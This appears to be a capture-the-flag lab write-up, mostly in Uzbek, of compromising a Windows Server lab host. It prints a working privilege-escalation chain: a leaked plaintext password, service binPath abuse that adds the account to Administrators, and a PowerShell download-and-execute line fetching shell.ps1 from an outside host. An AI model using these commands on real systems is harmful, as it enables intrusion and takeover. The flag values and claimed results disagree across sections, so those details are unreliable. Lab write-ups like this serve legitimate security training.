

# exam weekly 3

Target: 10.15.1.135

## Umumiy Ma'lumotlar

| Maydon                              | Qiymat                                                 |
|-------------------------------------|--------------------------------------------------------|
| IP address                          | 10.15.1.135                                            |
| Hostname                            | WIN-L6T2U5IKK12                                        |
| Operation Tizim Nomi (Distribution) | Microsoft Windows Server 2022 (Version 10.0.20348.587) |
| Operation Tizim Kernel Versiyasi    | 10.0.20348                                             |
| Web Server dasturi va Versiyasi     | Aniqlanmagan (Ehtimol IIS)                             |
| Ochiq Portlar                       | 22 (SSH), 80 (HTTP), 5985 (WinRM)                      |

## Topilgan Flaglar

### User Flag

- User: svc\_monitor
- Flag: HTB{w3b\_3num\_l34ds\_t0\_s3rv1c3\_4cc0unt}
- Joylashuvi: C:\Users\svc\_monitor\Desktop\user.txt

```
Directory: C:\users

Mode                LastWriteTime         Length Name
----                -
d-----          3/22/2026   3:20 PM             Administrator
d-r-----        3/22/2026   1:47 PM             Public
d-----          3/22/2026   2:20 PM             svc_monitor
d-----          3/22/2026   2:21 PM             svc_monitor.WIN-L6T2U5IKK12

*Evil-WinRM* PS C:\users> cd svc_monitor
*Evil-WinRM* PS C:\users\svc_monitor> dir

Directory: C:\users\svc_monitor

Mode                LastWriteTime         Length Name
----                -
d-----          3/22/2026   2:20 PM             Desktop

*Evil-WinRM* PS C:\users\svc_monitor> cd desktop
*Evil-WinRM* PS C:\users\svc_monitor\desktop> dir

Directory: C:\users\svc_monitor\desktop

Mode                LastWriteTime         Length Name
----                -
-a-----        3/22/2026   2:20 PM             40 user.txt

*Evil-WinRM* PS C:\users\svc_monitor\desktop> type user.txt
HTB{w3b_3num_l34ds_t0_s3rv1c3_4cc0unt}
*Evil-WinRM* PS C:\users\svc_monitor\desktop> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

Connection-specific DNS Suffix  . :
Link-local IPv6 Address . . . . . : fe80::60a4:d40a:6835:7bf1%3
IPv4 Address. . . . . : 10.15.1.135
Subnet Mask . . . . . : 255.255.254.0
Default Gateway . . . . . : 10.15.0.1
*Evil-WinRM* PS C:\users\svc_monitor\desktop>
```

## Root Flag

- User: Administrator
- Flag: HTB{s3rv3r\_0p3r@t0rs\_s3rv1c3\_4bus3\_pwn3d}
- Joylashuvi: C:\Users\Administrator\Desktop\admin.txt

```

Directory: C:\users\Administrator

Mode                LastWriteTime         Length Name
----                -
d-----          3/22/2026   2:09 PM             .bun
d-----          3/22/2026   2:08 PM             .cache
d-----          3/22/2026   2:08 PM             .config
d-----          3/22/2026   2:08 PM             .local
d-r-----        3/22/2026   1:47 PM          3D Objects
d-r-----        3/22/2026   1:47 PM          Contacts
d-r-----        3/22/2026   2:20 PM          Desktop
d-r-----        3/22/2026   1:47 PM          Documents
d-r-----        3/22/2026   1:47 PM          Downloads
d-r-----        3/22/2026   1:47 PM          Favorites
d-r-----        3/22/2026   1:47 PM          Links
d-r-----        3/22/2026   1:47 PM          Music
d-r-----        3/22/2026   1:47 PM          Pictures
d-r-----        3/22/2026   1:47 PM          Saved Games
d-r-----        3/22/2026   1:47 PM          Searches
d-r-----        3/22/2026   1:47 PM          Videos

*Evil-WinRM* PS C:\users\Administrator> cd desktop
*Evil-WinRM* PS C:\users\Administrator\desktop> dir

Directory: C:\users\Administrator\desktop

Mode                LastWriteTime         Length Name
----                -
-a-----          3/22/2026   2:20 PM           43 admin.txt

*Evil-WinRM* PS C:\users\Administrator\desktop> type admin.txt
HTB{s3rv3r_0p3r@t0rs_s3rv1c3_4bus3_pwn3d}
*Evil-WinRM* PS C:\users\Administrator\desktop> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::60a4:d40a:6835:7bf1%3
    IPv4 Address. . . . . : 10.15.1.135
    Subnet Mask . . . . . : 255.255.254.0
    Default Gateway . . . . . : 10.15.0.1
*Evil-WinRM* PS C:\users\Administrator\desktop>

```

## Topilgan Zaifliklar

| Nomi / CVE                          | Tavsif                                                                                        | Exploit                                                  |
|-------------------------------------|-----------------------------------------------------------------------------------------------|----------------------------------------------------------|
| <b>Sensitive Data Exposure</b>      | Web serverda directory listing yoqilgan va backup fayllarida cleartext parollar mavjud.       | Directory Bruteforcing va manual enumeration.            |
| <b>Insecure Service Permissions</b> | "Server Operators" guruhi a'zolariga servislarni qayta konfiguratsiya qilish huquqi berilgan. | Service binPath manipulyatsiyasi (Privilege Escalation). |

# 1. Reconnaissance

Target IP:

```
10.15.1.135
```

Port scanning bajarildi:

```
nmap -Pn 10.15.1.135
```

Natija:

```
22/tcp    open    ssh
80/tcp    open    http
5985/tcp  open    wsman
```

## Tahlil

Topilgan xizmatlar:

- SSH — remote login
- HTTP — web service
- WinRM — remote management

WinRM mavjudligi keyinchalik exploitation uchun muhim indikator bo'ldi.

```
(kuba@mirxojiddin)-[~]
$ nmap -Pn 10.15.1.135
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-23 16:20 +0500
Nmap scan report for 10.15.1.135
Host is up (0.034s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
5985/tcp  open  wsman

Nmap done: 1 IP address (1 host up) scanned in 9.30 seconds

(kuba@mirxojiddin)-[~]
$
```

## 2. Web Enumeration

Directory brute-force:

```
gobuster dir-u http://10.15.1.135 -w /usr/share/wordlists/dirb/common.txt
```

Topilgan kataloglar:

```
/portal  
/maintenance  
/robots.txt
```

```
(kuba@mirxojiddin)-[~]  
$ gobuster dir -u http://10.15.1.135 -w /usr/share/wordlists/dirb/common.txt  
===== Gobuster v3.8.2  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart) =====  
[+] Url: http://10.15.1.135  
[+] Method: GET  
[+] Threads: 10  
[+] Wordlist: /usr/share/wordlists/dirb/common.txt  
[+] Negative Status codes: 404  
[+] User Agent: gobuster/3.8.2  
[+] Timeout: 10s  
===== Starting gobuster in directory enumeration mode =====  
index.html (Status: 200) [Size: 4748]  
maintenance (Status: 301) [Size: 154] [--> http://10.15.1.135/maintenance/]  
portal (Status: 301) [Size: 149] [--> http://10.15.1.135/portal/]  
robots.txt (Status: 200) [Size: 58]  
Progress: 4615 / 4615 (100.00%)  
===== Finished =====  
(kuba@mirxojiddin)-[~]  
$
```

## robots.txt Analysis

```
curl http://10.15.1.135/robots.txt
```

Natija:

```
Disallow: /maintenance/  
Disallow: /portal/
```

## Tahlil


`robots.txt` ichida yashirin kataloglar ko'rsatilgan, bu **information disclosure** hisoblanadi.

```
(kuba@mirxojiddin)-[~]  
$ curl -s http://10.15.1.135/robots.txt  
User-agent: *  
Disallow: /maintenance/  
Disallow: /portal/  
  
(kuba@mirxojiddin)-[~]  
$
```

## 3. Sensitive Information Discovery

Portal ichida:

```
/docs  
/web.config
```




Docs katalogida quyidagi fayllar topildi:

```
network_info.txt
server_notes.txt
```

## network\_info.txt

```
Subnet: 192.168.10.0/24
Default GW: 192.168.10.1
Internal DNS: 192.168.10.5
```



## server\_notes.txt

```
Service Account: svc_monitor
Remote management endpoint: WinRM (5985)
Credentials stored in /maintenance/
```

```
← → ↻ ⚠ Notsecure 10.15.1.135/portal/docs/server_notes.txt
ChatGPT Google Gemini Clouds Dashboard machines Google Ai Видео El Cami...

WatchDog Monitoring Service -- Internal Notes
=====
Version      : 2.4.1
Service Account : svc_monitor
Status       : Active

IMPORTANT: Service authentication credentials are maintained
separately in the /maintenance/ configuration directory.
Contact the system administrator for direct access.

Remote management endpoint : WinRM (port 5985)
Health check endpoint       : HTTP (port 80)
Monitored service          : AppReadiness

Last updated: 2024-01-08
Maintained by: IT Operations
```

## Tahlil

Bu yerda:

- service account nomi
- management port
- credential location

oshkor qilingan.

Bu:

Information Disclosure vulnerability

## 4. Credential Exposure

Maintenance katalogi tekshirildi:

```
gobuster dir-u http://10.15.1.135/maintenance/ \
-w /usr/share/wordlists/dirb/common.txt \
-x php,txt,html,bak,old,zip
```

Topilgan fayl:



config.bak

```
(kuba@mirxojiddin)-[~]
$ gobuster dir -u http://10.15.1.135/maintenance/ \
-w /usr/share/wordlists/dirb/common.txt \
-x php,txt,html,bak,old,zip
=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.15.1.135/maintenance/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: php,txt,html,bak,old,zip
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
config.bak (Status: 200) [Size: 824]
```

## config.bak

Ichida:

```
<username>svc_monitor</username>
<password>W@tchD0g2024!</password>
```

```
<?xml version="1.0" encoding="UTF-8"?>
<!-- WatchDog Monitoring Service - Runtime Configuration -->
<!-- BACKUP FILE - DO NOT DEPLOY TO PRODUCTION ENVIRONMENT -->
<configuration>
  <service name="WatchDogMonitor">
    <version>2.4.1</version>
    <auth>
      <username>svc_monitor</username>
      <password>W@tchD0g2024!</password>
      <auth_method>winrm</auth_method>
    </auth>
    <endpoints>
      <endpoint protocol="winrm" port="5985" enabled="true"/>
      <endpoint protocol="http" port="80" enabled="true"/>
    </endpoints>
    <monitoring>
      <interval_sec>60</interval_sec>
      <logpath>C:\WatchDog\logs\</logpath>
      <alert_email>it-ops@watchdog.local</alert_email>
    </monitoring>
  </service>
</configuration>
```

## Tahlil

Bu:

```
Backup file exposure  
Credential leakage  
Sensitive data exposure
```

## 5. Initial Access


SSH orqali tizimga kirildi:

```
ssh svc_monitor@10.15.1.135
```

Credential:

```
svc_monitor  
W@tchD0g2024!
```

Access muvaffaqiyatli amalga oshirildi.



## 6. Privilege Enumeration

Command:

```
whoami /all
```

Natija:

```
Group: Server Operators
```

```
svc_monitor@WIN-L6T2U5IKK12 C:\Users\svc_monitor.WIN-L6T2U5IKK12\Desktop>whoami /all

USER INFORMATION
-----

User Name                               SID
=====
win-l6t2u5ikk12\svc_monitor S-1-5-21-2406946857-292350075-4178603981-1000

GROUP INFORMATION
-----

Group Name                                Type                                SID                                Attributes
=====
Everyone                                  Well-known group S-1-1-0                                Mandatory group,
Enabled by default, Enabled group
WIN-L6T2U5IKK12\Server Operators          Alias                                S-1-5-21-2406946857-292350075-4178603981-1001 Mandatory group,
Enabled by default, Enabled group
BUILTIN\Remote Management Users           Alias                                S-1-5-32-580                                Mandatory group,
Enabled by default, Enabled group
BUILTIN\Users                             Alias                                S-1-5-32-545                                Mandatory group,
Enabled by default, Enabled group
NT AUTHORITY\NETWORK                      Well-known group S-1-5-2                                Mandatory group,
Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users          Well-known group S-1-5-11                               Mandatory group,
Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                               Mandatory group,
Enabled by default, Enabled group
NT AUTHORITY\Local account                Well-known group S-1-5-113                              Mandatory group,
Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication          Well-known group S-1-5-64-10                             Mandatory group,
Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level Label S-1-16-8192

PRIVILEGES INFORMATION
-----

Privilege Name                            Description                            State
=====
SeChangeNotifyPrivilege                   Bypass traverse checking               Enabled
SeIncreaseWorkingSetPrivilege              Increase a process working set         Enabled

svc_monitor@WIN-L6T2U5IKK12 C:\Users\svc_monitor.WIN-L6T2U5IKK12\Desktop>
```

# Tahlil

Windows'da:

```
Server Operators group
```

quyidagilarga ruxsat beradi:

```
Start / Stop services  
Modify services  
Configure services
```

Bu esa privilege escalation uchun imkon yaratadi.

---

## 7. Privilege Escalation

Service configuration o'zgartirildi:

```
sc config AppReadiness binPath= "net localgroup Administrators svc_monitor /add"
```

Keyin:

```
sc start AppReadiness
```

Natija:

```
svc_monitor added to Administrators group
```

Tekshiruv:

```
net localgroup Administrators
```

```
svc_monitor@WIN-L6T2U5IKK12 C:\Users\svc_monitor.WIN-L6T2U5IKK12> sc config AppReadiness binPath= "cmd.exe /c powershell -c \"IEX(New-Object Net.WebClient).DownloadString('http://10.13.5.57/shell.ps1')\""
```

```
[SC] ChangeServiceConfig SUCCESS
```

```
svc_monitor@WIN-L6T2U5IKK12 C:\Users\svc_monitor.WIN-L6T2U5IKK12> sc config AppReadiness binPath= "net localgroup Administrators svc_monitor /add"
```

```
[SC] ChangeServiceConfig SUCCESS
```

```
svc_monitor@WIN-L6T2U5IKK12 C:\Users\svc_monitor.WIN-L6T2U5IKK12> sc config AppReadiness binPath= "net localgroup Administrators svc_monitor /add"
```

```
[SC] ChangeServiceConfig SUCCESS
```

```
svc_monitor@WIN-L6T2U5IKK12 C:\Users\svc_monitor.WIN-L6T2U5IKK12>sc stop AppReadiness
```

```
[SC] ControlService FAILED 1062:
```

The service has not been started.

```
svc_monitor@WIN-L6T2U5IKK12 C:\Users\svc_monitor.WIN-L6T2U5IKK12>sc start AppReadiness
```


```
[SC] StartService FAILED 1053:
```

The service did not respond to the start or control request in a timely fashion.

```
svc_monitor@WIN-L6T2U5IKK12 C:\Users\svc_monitor.WIN-L6T2U5IKK12>
```

Natija:

```
Administrator  
svc_monitor
```




## 8. Administrator Access

WinRM orqali administrator shell olindi:

```
evil-winrm -i 10.15.1.135 -u svc_monitor -p W@tchD0g2024!
```

Natija:

```
Administrator privileges obtained
```



## 9. User Flag

Location:

```
C:\Users\svc_monitor\Desktop\user.txt
```

Natija:

```
HTB{w3b_3num_l34ds_t0_s3rv1c3_4cc0unt}
```



```
Directory: C:\users

Mode                LastWriteTime         Length Name
----                -
d-----          3/22/2026   3:20 PM             Administrator
d-r---          3/22/2026   1:47 PM             Public
d-----          3/22/2026   2:20 PM             svc_monitor
d-----          3/22/2026   2:21 PM             svc_monitor.WIN-L6T2U5IKK12

*Evil-WinRM* PS C:\users> cd svc_monitor
*Evil-WinRM* PS C:\users\svc_monitor> dir

Directory: C:\users\svc_monitor

Mode                LastWriteTime         Length Name
----                -
d-----          3/22/2026   2:20 PM             Desktop

*Evil-WinRM* PS C:\users\svc_monitor> cd desktop
*Evil-WinRM* PS C:\users\svc_monitor\desktop> dir

Directory: C:\users\svc_monitor\desktop

Mode                LastWriteTime         Length Name
----                -
-a----          3/22/2026   2:20 PM             40 user.txt

*Evil-WinRM* PS C:\users\svc_monitor\desktop> type user.txt
HTB{w3b_3num_l34ds_t0_s3rv1c3_4cc0unt}
*Evil-WinRM* PS C:\users\svc_monitor\desktop> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::60a4:d40a:6835:7bf1%3
    IPv4 Address. . . . . : 10.15.1.135
    Subnet Mask . . . . . : 255.255.254.0
    Default Gateway . . . . . : 10.15.0.1
*Evil-WinRM* PS C:\users\svc_monitor\desktop>
```

## 10. Administrator Flag

Location:

```
C:\Users\Administrator\Desktop\admin.txt
```

Natija:

HTB{s3rv3r\_0p3r4t0rs\_3scal4t3\_pwn3d}

```
Directory: C:\users\Administrator

Mode                LastWriteTime         Length Name
----                -
d-----          3/22/2026   2:09 PM             .bun
d-----          3/22/2026   2:08 PM             .cache
d-----          3/22/2026   2:08 PM             .config
d-----          3/22/2026   2:08 PM             .local
d-r---          3/22/2026   1:47 PM          3D Objects
d-r---          3/22/2026   1:47 PM          Contacts
d-r---          3/22/2026   2:20 PM          Desktop
d-r---          3/22/2026   1:47 PM          Documents
d-r---          3/22/2026   1:47 PM          Downloads
d-r---          3/22/2026   1:47 PM          Favorites
d-r---          3/22/2026   1:47 PM          Links
d-r---          3/22/2026   1:47 PM          Music
d-r---          3/22/2026   1:47 PM          Pictures
d-r---          3/22/2026   1:47 PM          Saved Games
d-r---          3/22/2026   1:47 PM          Searches
d-r---          3/22/2026   1:47 PM          Videos

*Evil-WinRM* PS C:\users\Administrator> cd desktop
*Evil-WinRM* PS C:\users\Administrator\desktop> dir

Directory: C:\users\Administrator\desktop

Mode                LastWriteTime         Length Name
----                -
-a----          3/22/2026   2:20 PM             43 admin.txt

*Evil-WinRM* PS C:\users\Administrator\desktop> type admin.txt
HTB{s3rv3r_0p3r4t0rs_s3rv1c3_4bus3_pwn3d}
*Evil-WinRM* PS C:\users\Administrator\desktop> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::60a4:d40a:6835:7bf1%3
    IPv4 Address. . . . . : 10.15.1.135
    Subnet Mask . . . . . : 255.255.254.0
    Default Gateway . . . . . : 10.15.0.1
*Evil-WinRM* PS C:\users\Administrator\desktop>
```

## Vulnerabilities Identified

1. Information Disclosure
2. Sensitive File Exposure

3. Credential Leakage
  4. Weak Access Control
  5. Over-privileged Service Account
  6. Service Misconfiguration
- 

## Risk Assessment

Severity:

HIGH

Sabab:

Remote attacker can gain full administrator access  
without authentication safeguards.

## Remediation Recommendations

### 1. Backup filesni web root'dan olib tashlash

Remove .bak files from production servers

### 2. Sensitive credentialsni plain text saqlamaslik

Use secure credential storage

Masalan:

Windows Credential Manager  
Vault

Secrets Manager

### 3. Service account privilege kamaytirish

Apply least privilege principle

### 4. Directory accessni cheklash

Disable directory listing

## Attack Flow Diagram

```
Nmap scan
↓
Web enumeration
↓
robots.txt
↓
Hidden directories
↓
config.bak
↓
Credentials leak
↓
SSH login
↓
Server Operators group
↓
Service abuse
↓
Administrator access
```